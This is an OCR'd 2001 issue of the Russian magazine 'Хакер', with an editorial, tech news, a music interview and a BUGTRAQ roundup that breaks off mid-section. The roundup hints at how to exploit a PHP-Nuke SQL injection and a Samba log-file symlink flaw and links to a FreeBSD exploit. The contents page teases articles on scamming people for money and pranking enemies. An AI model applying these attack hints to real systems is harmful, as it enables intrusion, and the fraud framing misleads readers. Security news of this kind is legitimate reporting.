


ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver. 08.01 (32)
WWW.XAKEP.RU
Комплексный хак:
Delphi. Юзер отделался первым лёгким испугом
продолжаем ходить на дельфях
Photoshop ART scene
некоторые тонкости, которые ты не знал
Linux, QNX и четыре винды
как их засунуть на один винт
Хакни работодателя!
как устроится на работу
ПРЕКРАСНЫЙ НОВЫЙ МИР
ДАНЕЧКИ ШЕПОВАЛОВА
НОВАЯ ИЗБИРАТЕЛЬНАЯ
ПРОГРАММА ГУРУ :)
[ШароWAREZ] [ЖЕЛЕЗО] [BUGTRAQ] [HACK-FAQ]
(game)land
ISSN 1609-1019
9 771609 101009 08>

Air Presto Chanjo. Пользуясь случаем, выражаем благодарность вафельнице и собакам, которые гоняются за автомобилями. Фильму про каратистов, Мерфи и его закону, бесплатному проезду, природе того и этого. Холмам, дороге, склону, тропинке, трассе и разносчику пиццы. Умению найти противовес. Греческим богам, американским горкам и будильнику. Тому, что ты знаешь, тому, чего не знаешь, и всем тем, кто когда–нибудь спрашивал почему. За и против, приливам, китайской лапше и запаху мокрой травы. Легкому весу, тяжелому весу, экстремальным ситуациям и прочему, что сделало все это возможным. Высокомерию, самомнению и зубной пасте. Дарвину и тем, кто сам завязывает шнурки. Твоему настоящему, а не прошлому, пульверизатору, поезду и не только. Дурацкой ухмылке и обезоруживающей улыбке. Тем, кто придумал субтитры, грибы, золотые зубы, ниндзя и музей. Чему–то из ничего, всему, что имеешь, твоему умению довольствоваться малым, не имея многого, и Жанне Д'Арк. Круглосуточному видеомагазину, людям, готовым говорить о том, что было, и китайским печеньям с предсказаниями. Любому, кто переступал черту, никогда и всегда. Букве, слову и свободе послать все ко всем чертям. Лестнице, лифту, такси и любому, кто прошел путь до конца. Пульту дистанционного управления, безделью, коммерческому каналу, как и для чего. Той девушке в автобусе, взглядам: вскользь, внимательному, пристальному. Попытке, неудаче и бесконечным переживаниям. Лучшему и худшему. Эго, удостоверению личности, неиссякаемой вере, потоку твоих мыслей и большой кровати. Воспоминанию о том, чего никогда не было. Дезодоранту, предлогу, планете Земля и первому, кто увидел звезды. Банкоматам, супермаркетам и фруктовым деревьям. Знаку STOP, придуманному, чтобы отдыхать. Некоторым животным (ведь ты знаешь, кто ты такой и где бегаешь). Изобретателю мяча, кольца, ракетки, клюшки, кия и пухового одеяла. Мужчине, женщине и ногам, которые любят бегать, и местам, куда ты идешь. Реальности, истине, духу противоречия, дождливым дням и несбыточным мечтам. Тем, кто писал правила, тем, кто их нарушал, и всем тем или всему тому, что когда–либо нас вдохновляло.



товар сертифицирован.



Гамарджоба, многоуважаемый!

У тебя в руках свеженький Х, который мы упорно, денно и нощно делали именно для тебя, любимого. Чтобы тебе хотя бы раз в месяц стало смешно, страшно, прикольно, в общем – интересно. Мы хотели сделать так, чтобы тебе стало ИНТЕРЕСНО ЖИТЬ хотя бы на несколько недель, дней или часов.

А теперь подойди к большому зеркалу и посмотри на себя. Подумай, кто ты такой и чего хочешь от жизни, от друзей, от семьи и школы, от Х, наконец? Нет, я серьёзно, посвяти этому всего лишь три минуты, не поленись – засеки на часах. Замечаешь, что ритм жизни, в котором ты находишься, с каждой минутой очень медленно, но возрастает? Просёк, что большинство твоих знакомых всё меньше и меньше времени тратит на обычные, человеческие процедуры: чаепитие, сон, умывание, прогулки, чтение книг, разговоры. Тебе уже стало комфортно жить в таком ритме и ты бежишь вместе со всеми: апгрейдишь процессор, спешишь купить новый компакт с игрушкой или слить новую прогу, прочесть в инете про какие-то запупенные технологии для яйцеголовых потребителей или раздобыть новомодный видеофильм. И ведь что самое странное – ты сам выбрал для себя такую жизнь.

Боюсь, и обоснованно боюсь, что многие, подобные тебе, давно забыли что такое ночёвка в лесу у костра или задушевный разговор во дворе, на лавочке с другом. Да какой там, на хрен, лес? Ты в кино-то или в парк с подругой давно ходил? А-аа-ааа... Так и подруги-то нет... Да и откуда ей взяться, если ты сейчас делаешь всё возможное для того, чтобы через несколько десятков поколений превратиться в нечто, напоминающие равновеликие одноглазый мозг и могучую задницу, укомплектованные гипер-развитой правой рукой. А что ещё нужно, чтобы мышкой перед монитором елозить? Эволюцию не обманешь, всё лишнее может и отвалиться за ненадобностью.

На дворе лето полным ходом, а тебя ну никак не удаётся оттащить от компьютера. Прикипел ты к нему, что ли? Может мы с тобой всё же немного тормознём, сделаем передышку? Плюнь на всякие малозначительные мелочи, отложи свежеслитый кряк на недельку, вспомни, наконец, что есть и другая жизнь. Жизнь, где нет фантастически красивых виртуалок из аси (которые на самом деле оказываются скучающими сорокалетними админами в усах и на деревянной ноге), напрочь отсутствуют тупоголовые боты из Кваки, а тот дундук из ирки, с которым ты позавчера флеймил, запросто может сделать тебя в настольный теннис. В этой, наполовину забытой жизни, есть такая груда интересного, что просто диву даёшься: звёздное небо ночью, речка с песчаным берегом, давно забытые игры в прятки и всякие жмурки, книги, на которые постоянно нет времени. Блин, в конце концов, сделай себе рогатку или вспомни, как играл с палки-банки с реальными, живыми пацанами из соседнего двора. Короче, попробуй на время забить на своё виртуальное времяпрепровождение, получи от жизни настоящий, природный кайф.

Лично я абсолютно уверен, что смысл нашей жизни – в выборе. Мы постоянно выбираем. Choose life, как говорится в одном широко известном фильме. Я совершенно искренне прошу тебя делать свой выбор осознанно, и обещаю тебе постоянно следить за тем, чтобы у каждого из читателей Х был выбор и была бы возможность прожить ещё один день ИНТЕРЕСНО!

Интересного тебе чтения...


Centner,
редактор



Редакция

самый главный редактор
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
самый дедлайновый редактор
Иван "SideX" Корноухов
(sidex@real.xakep.ru)
самый ударный редактор
Михаил "Centner" Михин
(centner@real.xakep.ru)
самый геймерский редактор
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
самый железный редактор
Константин "p0r0h" Буряков
(poroh@real.xakep.ru)
корректор
Виталий Петрович
(vp@gameland.ru)

Art

Арт-директор
SINtez
обложка
Кирилл Петров
дизайн верстка
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)
иллюстрации
Михельсон
Алекс Кондаков
Алик Вайнер (Jmurik)

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

PR

PR менеджер
Михаил Михин
(pr@gameland.ru)

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Служба безопасности и связь с правоохранительными органами

Игорь Акчурин
Глеб Маслов

Для писем

101000, Москва,
Главпочтамт,
а/я 652, Хакер

Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.

CONTENT

добро пожаловать в нашу реальность...

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.




Ну что, ты все еще боишься хакерских атак и прячешься под кровать? Да все нормальные люди на этой планете, уже давным давно поставили себе фаерволы, заплатили налоги и умерли спокойно.
Насчет налогов мы тебе не поможем, а вот про выбор фаервола – это к нам. Читай!

стр. 22








Мы сами не думали не гадали и тут в наш почтовый ящик падает письмо со статьей. Ну это-то не новость, статей нам много кидают. Но такого нам не писал еще никто. Реальный способ развода ламака, безо всяких там троянов-баянов и, причем, на реальное бабло! Читай, умрешь со смеху! :)


стр. 65



Долго у нас не было рубрики Западлостроение. Не придумывает народ ничего нового. Все ограничивается банальным “наложить кучу говна под дверью соседа, накрыть газетой, поджечь и позвонить в звонок”. Грустно, девушки.
Но все-таки, нам удалось найти один шедевр, по еще не описанной нами теме. Ломай АОНы и делай заподлянки своим недругам :).

стр. 78





HiTech News

Алекс Целых (technews@mmub.ttn.ru)

Чтобы не выпирал

Американский производитель одежды компания Dockers (www.us.dockers.com) выпустила первые брюки для настоящих кул-хацкеров.

Новинка намерена избавить мужское население Планеты от постоянных конфузов с нескромно выпирающим из брюк... сотовым телефоном. Брюки цвета хаки изготовлены из стопроцентного хлопка и с виду ничем не отличаются от обычных "кальсон". Между тем они насчитывают аж 7 потайных карманов, специально предназначенных для комфортного ношения целого арсенала электронных устройств: пейджеров, мобил, электронных записных книжек и карманных компьютеров. Содержимое карманов скрыто от окружающих и наблюдается разве что при помощи рентгена. Компания идеальным образом продумала конструкцию новых брюк. Дискета, положенная в задний карман Dockers, никогда не сломается и не встрянет между ягодицами. А на расстегивание молнии для "умерщвления" орущего сотового телефона уйдет всего секунда. К слову, стоят модные брюки 52 доллара.

Секс под расписку

В Англии изобрели хай-тек презерватив.

В нем нет встроенной видеокамеры или сенсоров-усиков для новых ощущений. Зато упаковка содержит надпись "Да, я согласна заняться с тобой любовью" и имеет специальную пластиковую вставку, где женщина может оставить отпечаток своего пальца. Таким образом она визирует соитие и, по замыслу изобретателей, дает обязательство не обвинять мужчину в изнасиловании. Впрочем, комментарии юристов такого оптимизма не поддерживают: новые презервативы вряд ли смогут выступать доказательствами в "сфабрикованных" судебных делах об изнасиловании. Во-первых, отпечаток пальца можно снять и в бессознательном состоянии. Во-вторых, женщина в любой момент может передумать - в зависимости от того, как поведет себя мужчина. Ее согласие в самом начале интимного общения вовсе не означает, что она станет терпеть любую фантазию воспаленного страстью мужского мозга.

"X-Stream: Зона ХАКЕР"

Журнал ХАКЕР и пейнтбольный клуб ACTION PAINTBALL GAMES предлагают тебе принять участие в Больших Пейнтбольных Манёврах 2001: **"X-Stream: Зона ХАКЕР"**, которые состоятся 15 сентября 2001 года в ближайшем Подмосковье. Все подробности ты найдёшь на сайтах: www.xakep.ru и www.paintball.ru начиная с 10 августа. Не пропусти БПМ: **"X-Stream: Зона ХАКЕР"!!!**

"Красная сборка" на время

В начале июля на американской выставке PC Expo состоялся турнир по сборке компьютеров на время.

В течение двух дней любой посетитель выставки мог попробовать свои силы в необычном соревновании. Задача - из имеющихся в наличии комплектующих собрать рабочий компьютер, выйти с него в Интернет и достучаться до сайта компании-спонсора ExtremeTech.com. 24-летний Нельсон Эбрю, системный администратор из Нью-Джерси, ухитрился провернуть сие действо за 6 минут 26 секунд. Даже с учетом штрафного времени за оставшийся без внимания шнур аудио для CD-ROM и болты, которые он не закрутил до конца, американец обставил ближайшего конкурента более чем на минуту. За это его наградили титулом "самого быстрого гика Штатов" и вручили компьютер на базе AMD Athlon в стильном алюминиевом корпусе.



Железный Буратино

Выходец из Японии новый домашний робот Pino (www.zmp.co.jp) оказался прямым потомком Буратино.

Подобно своему праотцу, свежеиспеченный гуманоид с зелеными ушами сует свой длинный нос во все дырки. Так, он уже снялся в клипе знаменитой японский поп-дивы и пожал руку премьер-министру Малайзии. Невысокий и коренастый, ростом 70 сантиметров и весом 4.5 килограмма, Pino производит неизгладимое впечатление на публику даже тогда, когда делает нелепые движения в своем любимом танце. Мозгом роботу служит процессор Pentium III 733MHz. До конца года компания-разработчик думает продать минимум 6 электронных Пиноккио стоимостью 64 тысячи долларов каждый.



Плюшевый шпион

Британская компания Livecam (www.teddycam.co.uk) начала продажи плюшевого мишки-шпиона.

Медвежонок TeddyCam - милое теплое создание, вооруженное по последнему слову шпионской техники. В его нос встроена миниатюрная видеокамера, под кожей - микрофон, а в пухлом животике спрятан радиопередатчик. В комплекте с игрушкой идет ресивер сигнала, передающий изображение на телевизор на расстоянии до 100 метров от медведя. Главным образом новинка придется по душе молодым родителям, которые боятся оставлять малышей без присмотра и своей постоянной опекой просто не дают ребенку заснуть. А вот любимая девушка плюшевому вуайяристу может не обрадоваться. В демонстрационном ролике на сайте цветная камера плавно меняет угол обзора и масштаб, заглядывая в самые дальние уголки комнаты. Впрочем, в спецификации камера значится как черно-белая с постоянным углом обзора 72 градуса. TeddyCam продается по цене 180 долларов.

Кроссовки Nike Presto рвут с руками

Помнишь, в прошлом номере мы рассказывали о новых хайтек-кроссовках Nike Presto? Так вот, по сообщениям наших корреспондентов, эти тапки вызвали целый бум. Компания Дельта Спорт срочно затаривается новыми партиями, т.к. того, что привезли в Москву в начале июля стало явно не хватать. Народ просек фишку безразмерности и эластичности и стал затариваться этими кроссовками, как в советские времена затаривались колбасой. Нам тоже перепала одна пара Presto и мы решили устроить ей настоящий][-тест. Натягивали на все, что возможно. От маленькой, элегантной ножки Вики Крымовой, до огромнейшей лыжи Центнера. И ничего, никакого треска по швам. Особенно прикололо, что шнурков нет. Т.е. не то, чтобы нам их не дали, а вообще нет, такая вот модель.

Купить это чудо высоких технологий можно по адресам:

Манежная площадь, ТЦ " Охотный ряд ", тел.: 737 84 89

Кудринская пл., 1, тел.: 255 44 63

Проспект Мира, 68, тел.: 281 43 05



А не сходить ли нам в кафе, Макс?

В июле в Москве около метро "Новокузнецкая" открылся новый интернет центр Cafemax. В центре 300 IBM-ских компов с LCD мониторами от Samsung'а.

Cafemax действительно классное место, где можно провести время и в онлайне, и в офлайне. Среди посетителей много девочек разного возраста. По их глазам, одежде и т.д. видно, зачем они пришли в cafemax. Поэтому совет - выбери понравившуюся тебе девчонку и сядь за соседний компьютер. Через 15-20 минут она спросит у тебя что-нибудь типа: "А где здесь на клавиатуре вопросительный знак?" или "А как переключить на русский язык, чтоб печатало?". На эти вопросы у тебя должны быть заготовлены прикольные ответы. Пример: "А зачем тебе вопросительный знак, я и так согласен..." и, соответственно, "Чтобы переключить на русский, нажми Reset". Не смешно? Придумай свои ответы. Ну а потом слово за слово и т.д.

Причем можно угостить девушку кокой-колой в классном кафе, которое тут же в центре.

Если ты геймер, то спускайся на нижний уровень. Там геймзона. Девчонок там немного, зато на компах стоит GeForce 2 MX 32 Mb. Заправляет турнирами в геймзоне известный ugly, человек, когда-то давно организовавший первый компьютерный клуб "Орки". Подробности о клубе найдешь на сайте www.cafemax.ru.



Кровать для трудоголиков

В Англии придумали устройство (www.besk.co.uk) для законченных трудоголиков, ночующих прямо на работе.

Революционное изобретение - это офисный стол, который за 1 минуту превращается в двуспальную кровать. Курьезная новинка получила английское название "besk", то есть нечто среднее между "bed" (кровать) и "desk" (рабочий стол). Стоит она около 900 долларов и, возможно, найдет своего покупателя. Тем временем английские врачи не медлили с комментариями о вреде устройства. Работодатели могут увидеть в кровати удачное вложение средств: достаточно поставить ее в офисе, и сотрудники смогут задерживаться на работе значительно дольше. А это никуда не годится! Следует, однако, заметить, что ширина кровати - всего 137 сантиметров. Еще не очень понятно, куда девать монитор: снимать его перед сном со стола или же использовать вместо подушки.



Для душа и души

Студент из Англии изобрел караоке для душа.

Кто не любит по утрам распевать в ванной, интригуя павлиньим тенором родных и соседей? Разнообразить музыкальный репертуар можно при помощи устройства с водонепроницаемым экраном на жидких кристаллах, аудиоколонками и системой цветомузыки. В головку душа встроен штрих-сканер, а мелодии загружаются из Интернета. Чудо мысли оценено конструктором в 180 долларов и не включает в себя микрофон.

Конкурсы закончились!!!

Конкурс настоящих хакерских Интернет-карт

Первый приз отправляется челу по имени Grigoriy (lukin@mail.tomsknet.ru), разразившемуся нетленным творением:

Баг-траки, ньюсы, проги, кряки,
Халява (как же без нее!),
А также ссылки на файло -
В компьютерном журнале "Хакер"!
И это далеко не все... ;)

Второй приз забирает Stas (stas@russobit-m.ru), а третий приз вручается кулхацкеру, известному как alex dendyaev (horror@nm.ru). Так держать!

Конкурс "Противостояние III"

Победителей конкурса, а именно Stranik-a (stranik@omen.ru) и FREE SHOT-a (redrider@mail.ru), ждут заслуженные призы - лицензионные box-версии игры "Противостояние III".

Конкурс на лучшую идею для статьи

На сайте X посетителям было предложено сформулировать интересную тему для журнала (рубрика PC ZONE) и прислать ее в редакцию. Вот и они, наши передовики: ZiiL (ziil@mail.ru), Ilia A. Aseev (sswz@peterlink.ru), Ovod (cash@lgg.ru)

Всем победителям писать письма Центнеру (centner@real.xakep.ru) с сабжем "Гони приз! Я - победитель!".

Аудиорепеллент

Австрийское радио Energy 104,2 ввело в свои трансляции специальный звуковой сигнал, который отпугивает комаров.

Аудиорепеллент представляет собой тонкий писк с частотой 12,3 КГц, лежащий на грани слышимости большинства людей. Именно такой звук издают самцы комаров для привлечения неоплодотворенных подруг. Довольствовавшиеся сексуальной утехой самки комаров, которые, как известно, и пьют кровь, напротив, этого писка не выносят. Человек в абсолютной тишине звук еще может разобрать, на фоне вещания он почти не слышен. Образец сигнала в формате RealAudio доступен по адресу: http://energy.at/real/Gelsenton.rm

Легкая музыка - круглый год

Что нужно знать о музыке третьего тысячелетия

X-Crew

От X-Crew: Сегодня мы хотели бы рассказать тебе о направлении, совершившем настоящий переворот в современной музыке, - easy listening. Музыка интересна тем, что способна дарить энергию, наполнять разум спокойствием и желанием жить в свое удовольствие. Очередной долгожданный отечественный "легкий" компакт-диск под названием "Легкое лето" вот-вот появится в продаже, и специально для того, чтобы как можно более подробно познакомиться с easy, мы попросили ответить на в меру каверзные вопросы Олега Нестерова - главу рекорд-лейбла "Легкие".

X: Как начинались ваши уже успевшие стать популярными проекты "Легкая зима" и "Легкая весна". Для кого и для чего предназначена такая музыка?

Н: Изначально возникла идея сделать лейбл "Легкие" для того чтобы издавать легкую музыку. Сама она возникла в 50-х годах - это музыка холостяцких берлог, коктейльная музыка, под которую плейбои соблазняют красоток в своих пентхаусах, счастливая музыка. Позже все было сметено волной рока и возрождено лишь в середине 90-х годов. Easy-музыка не имеет четких границ, она сродни философии. Это отношение к жизни, к окружающей среде. В отличие от рока, легкая музыка дарит энергию, а не поглощает ее. Народ устал отдавать свою энергию, слушая кумиров, из интересного действия это превратилось в стандартное мероприятие. Музыкальные штампы утомляют слушателя, заставляют думать, что музыка последних лет сама себя выела изнутри.

X: Получается, что легкая музыка не предназначена для того, чтобы слушать ее на концертах или на больших стадионах под рев толпы?

Н: Конечно, скорее это музыка для индивидуалистов, для тех, кто проводит свое время около компьютера, это музыка третьего тысячелетия, и границы ее популярности очень широки. Песенный формат со временем исчезнет, так как эта музыка заменит слова: ее можно будет слушать как в машине, мурлыкая под нос мелодию, так и за компьютером. Вы сможете раствориться в easy listening - единственной музыке, которая помогает работать, не отвлекает, дает тебе новую силу и энергию.

Именно с этой музыкой Россия интегрируется в рынок производителей современной музыки, сделает то, что не удалось ни одному стилю до этого: ни джазу, ни року, ни попу, которые были простым подражанием. Человек, который делает электронную музыку, easy, может, никому не подражая, выразить себя при помощи своего друга-компьютера, при этом оставаясь самобытным композитором в своем роде. И так же, как наши интеллектуальные соотечественники - программисты, шахматисты, изобретатели - котируются на мировом рынке, так же будет котироваться и легкая музыка, рожденная на наших российских просторах.

X: Каким образом отбирается музыка на диск?


Н: В голове мы рисуем некий образ, и можно сказать, что сначала возникает обложка, а потом мы подбираем музыку для диска. Например, "Легкая весна" - это легкое, невесомое французское звучание. Весь диск был под стать обложке. Что касается "Легкой зимы" - тоже от обложки отталкивались. То же будет, наверное, и с "Легким летом". Именно поэтому какие-то наши любимые треки могут "выпасть" до лучших времен - просто потому, что мы пока не видим их на диске. Для нас это как мозаика - переставляешь треки, меняешь их местами и в конце получаешь то, что можно с гордостью назвать Диском.

X: Как Вы считаете, кто и зачем слушает легкую музыку?

Н: Сейчас я очень много общаюсь с молодыми компьютерщиками и вижу динамику музыкального бума - они не слушают отечественную рок-музыку, так как считают ее ортодоксальной, устаревшей. Они меняются дисками и даже, что печально, "нарезают" себе пиратскую музыку на CD-R. Что очевидно - на легкую музыку "присели", и грань между нашими и иностранными треками исчезла - многие критики замечают, что, слушая легкую музыку, уже невозможно понять, кто ее писал - наш парень из Тольятти или молодой француз из Марселя.

X: Что можно посоветовать тем, кто заинтересовался музыкой третьего тысячелетия? Кого из музыкантов надо послушать, чтобы познакомиться с easy накоротке?

Н: Самый действенный и эффективный шаг - побродить по сайтам и послушать выложенные на всеобщее обозрение файлы. У нас на сайтах www.snegiri.ru и http://radioeasy.boom.ru есть полезные ссылки: загляните на рекорд-лейблы Bungalow, Gentle People, Tricatel и прочие. Скоро на одной московской радиостанции появится передача "Легкие", которая сейчас уже еженедельно выходит в 35 городах России. На radioeasy.boom.ru вы можете послушать фрагменты треков наших русских производителей, можно посмотреть трек-листы радиопередач. Кого конкретно стоит послушать? Японцев, обязательно классику так называемого несуществующего жанра, например, Pizzicato Five. Из отечественных музыкантов послушайте "Нож для Frau Muller", "Весну на улице Карла Юхана", "Бурундук квартет". Все они широко представлены в наших сборниках. Easy засасывает как наркотик, от него никуда не деться :)).



X: Каким образом человек может раздобыть ваши "легкие" диски?

Н: В основном они продаются в магазинах компании "Союз", в "Новой музыке", в "Трансильвании". Диски можно запросто приобрести через Интернет, например, на www.newmusic.ru.

Как обычно, Х готов предложить тебе выиграть один из пяти компактов "Легкого лета". Для того чтобы попасть в число победителей, достаточно просто прислать нам по адресу konkurs@real.xakep.ru логотип Х. Но в таком виде, в каком его видишь именно ТЫ! Можешь извратить наш логотип, можешь придумать свой. В общем, твори.

BUGTRAQ

Composed by Security (faq@real.xakep.ru)

*BSD telnetd

В Cyberarmy list`е появилась куча новых HTTP проксей/соксов, на IRC пришли сотни новых ботов, с диалапным хостом стало сидеть опасно, чуть что - мощный флуд, своры СС расходятся по рукам после взлома некогда стабильных систем... В чем дело?!! Очень просто, появился новый серьезный удаленный эксплойт на уязвимость в telnetd для ряда *BSD систем (BSDI 4.x, IRIX 6.5, NetBSD 1.x, OpenBSD 2,x, Solaris 2.x, а также FreeBSD от 2 до 4.*). В результате тысячи машин по всему миру обрели новых рутов за несколько часов после заявки xploit`а в Багтреке! Появились и запускались черви, сканившие Сеть на открытый телнет и баннер уязвимого демона, с дальнейшим автоматическим получением рута, установкой патча и заброса бэкдора в систему с централизованным управлением. В чем же суть бага? Все было обнаружено командой Teso, которые и приготовили одну из разновидностей эксплойта. Основные проблемы завязаны на функцию telrcv(), отвечающую за обработку направляемых клиентом данных. При активных (многократных) обращениях клиента случаются проблемы с recv_ayt() - переполнение одного из буферов. С изначальным сплойтом получить права юзера, с которого был пущен демон, - не получалось :(. Проблема разрешилась с новой версией тулзы, что валяется на hack.co.za. Разбор полетов и рекомендации по борьбе с багом в FreeBSD Security advisory www.freebsd.org/security . На одной из машин, где у меня есть пара легальных шеллов, уже неделю вообще закрыт telnet: размышляют - чего делать, наверное :). SSHz r0ck d4 w0r1d!

Win2K telnet service

Эстафету по поиску дырявых телнетов через несколько дней продолжила security-контора Sec Point. Все получилось не случайно, т.к. они же накодили AYT-сканер по теме предыдущего бага. Уязвимость была протестирована на W2K с SP2 и установленными всеми возможными патчами. Реакция баговой системы - выпадание как следствие ремотного DoS`а. Сканер уязвимости под вин можно стянуть с www.secpoint.com, а также стоит почаще заглядывать на Microsoft.com в поисках патча, которого на момент сборки bugtraq еще не было. А пока логичным будет отрубить в панели сервисов - telnet (Start->Control-Panel->Administrative-Utils->Services).

Signal/FreeBSD

Локальный баг в 3.1-4.3 системах фряхи (было протестировано автором), найденный сверхчеловеком - Georgi Guninsky - в начале июля. В отличие от MS, Berkley`евские наследники проареагировали моментально, подготовив патч под 4.3. При старте процесса ядро очищает сигнальные handler`ы, т.к. они оказываются нерабочими в новом адресном пространстве. Где же тут западло? Все спрятано в обозначенной очистке handler`а сигналов, в процессе которой некоторые сигнальные хэндлеры остаются в силе даже по окончании намеченного действия. Большинство "сигнальных" было очищено, но не все. Сие позволяет атакующему исполнить нужный код со вполне серьезных и понятных полномочий. Проблема была разрешена полной зачисткой "сигнальных" после выполнения. Несложное решение, дополненное общими апдейтами, о которых можно почитать в security разделе дистрибутива. Общей же стратегией по борьбе с локальным эксплойтингом остается предотвращение доступа непроверенными людьми к твоей системе. Сливаем патч, затем cd /usr/src/sys/kern и patch -p < /path/to/patch. Эксплойт же от lamerboy`а тянем здесь - http://packetstormsecurity.org/0107-exploits/sig.c. Последний - яркий пример добавлений всякой понтовой бойды в короткий код. Дурной тон.

SSHd 3.0.0

Баг, по простоте и глобальности только-только не дотягивает до беспарольных учетных записей NT: здесь стало возможным логиниться в систему, не указывая пароля для нужного аккаунта. Наиболее актуальным баг пришелся для профилей с двухзначными pwd (поверь, такое случается). Особенно проблемно, когда средствами ssh отрубается внешний доступ к локальной системе, содержащий ряд пользователей с серьезными полномочиями сервисной направленности (у многих по дефолту идут двухзначные пароли, в той же Solaris).

Хотя аналогия с win не совсем точна, т.к. бага будет работать только в *nix версии софта. Сами кодеры системы не распространяются о подноготной дыры (ты где был, когда такой бред писали? Пиво пил, а мужики и не знают...), все было сделано до них advisor`ами CERT`a, запостившими инфо в багтрек.

Юзерам предлагается обновиться до версии 3.0.1, т.к. работающий бажный демон - очень серьезная проблема системы. Дополнительная заметка: проблемы возникают только если средством идентификации выбран пароль, а не что-то еще. Более точный адрес уязвимости - crypt (pw, salt). Все очень хорошо, только кажется сомнительным удовольствие держать кривой софт у себя. На мой взгляд, грамотным решением будет уйти в SSHd от создателей OpenBSD. Так надежнее. www.ssh.com

PHP-nuke

ПХП - модная фишка. На куче страничек его юзают даже для того чтобы открыть нужную страничку вместо простого html-тега. Так что появилось еще одно средство против модников. Для многих скриптов рассматриваемого пакета характерна некорректная обработка введенных юзером данных. Серьезным последствием становится внесение изменений в SQL-структуру обрабатываемой системы. В данном конкретном случае зараза притаилась в скрипте reviews.php. Стоит отметить, что баг характерен только PHP3, в котором написан комплекс, и не актуален для ПХП 4, имеющего принципиально другую структуру. http://www.securityfocus.com/bid/3114 Применение бага - генитально просто: reviews.php?id=12345, здесь параметр, идущий после id, - не проверяется, и ты можешь сделать запрос не только на нужный номер review, но и... угадай с трех раз :).

Samba

Напомню, что самба - средство обработки SMB протокола в *nix среде. Уязвимость распространяется на все системы, содержащие дырявую версию софта. К стабильным версиям (в контексте данного трабла) относится все, начиная с 2.0.10, соответственно - падают более молодые. Проблема не нова и прячется, как и в ряде предыдущих случаев, в некорректной обработке NetBIOS имен и их логгировании, с которыми происходит диалог системы. В результате чего прописывается лог произошедшего. Куда? А туда, куда указано, куда позволяют права запущенного горе-продукта. Дело осложняется, если в настройках самбы была указана обработка макроса "%m". При таком раскладе не будет проведена обработка NB имени на корректность (запишется as is). В результате получаем мазу загона любого необходимого кода в 15 знаков лимита НетБиос имени. Точнее не кода, а данных, ибо первое здесь окажется неэффективным. В чем маза? В имени лог файла отразится имя, которые мы видоизменим до нужного нам направления внутри ломаемой Оси (/path/), а локальный юзвер (чаще всего - мы же сами...) уже добавит нужный symlink на интересующие файлы. Продукт идет в большей части дистрибутивов - отключенным по умолчанию. Самое простое решение трабла - удаление %m в smb.conf и пропись вместо него %I (типа будет писать не NB имя, а ip клиента...). Хотя любителям NBscan`ов и просто любознательным админам покажется интереснее перспектива установки более новой версии smba`ы.

NetBSD/send_msg

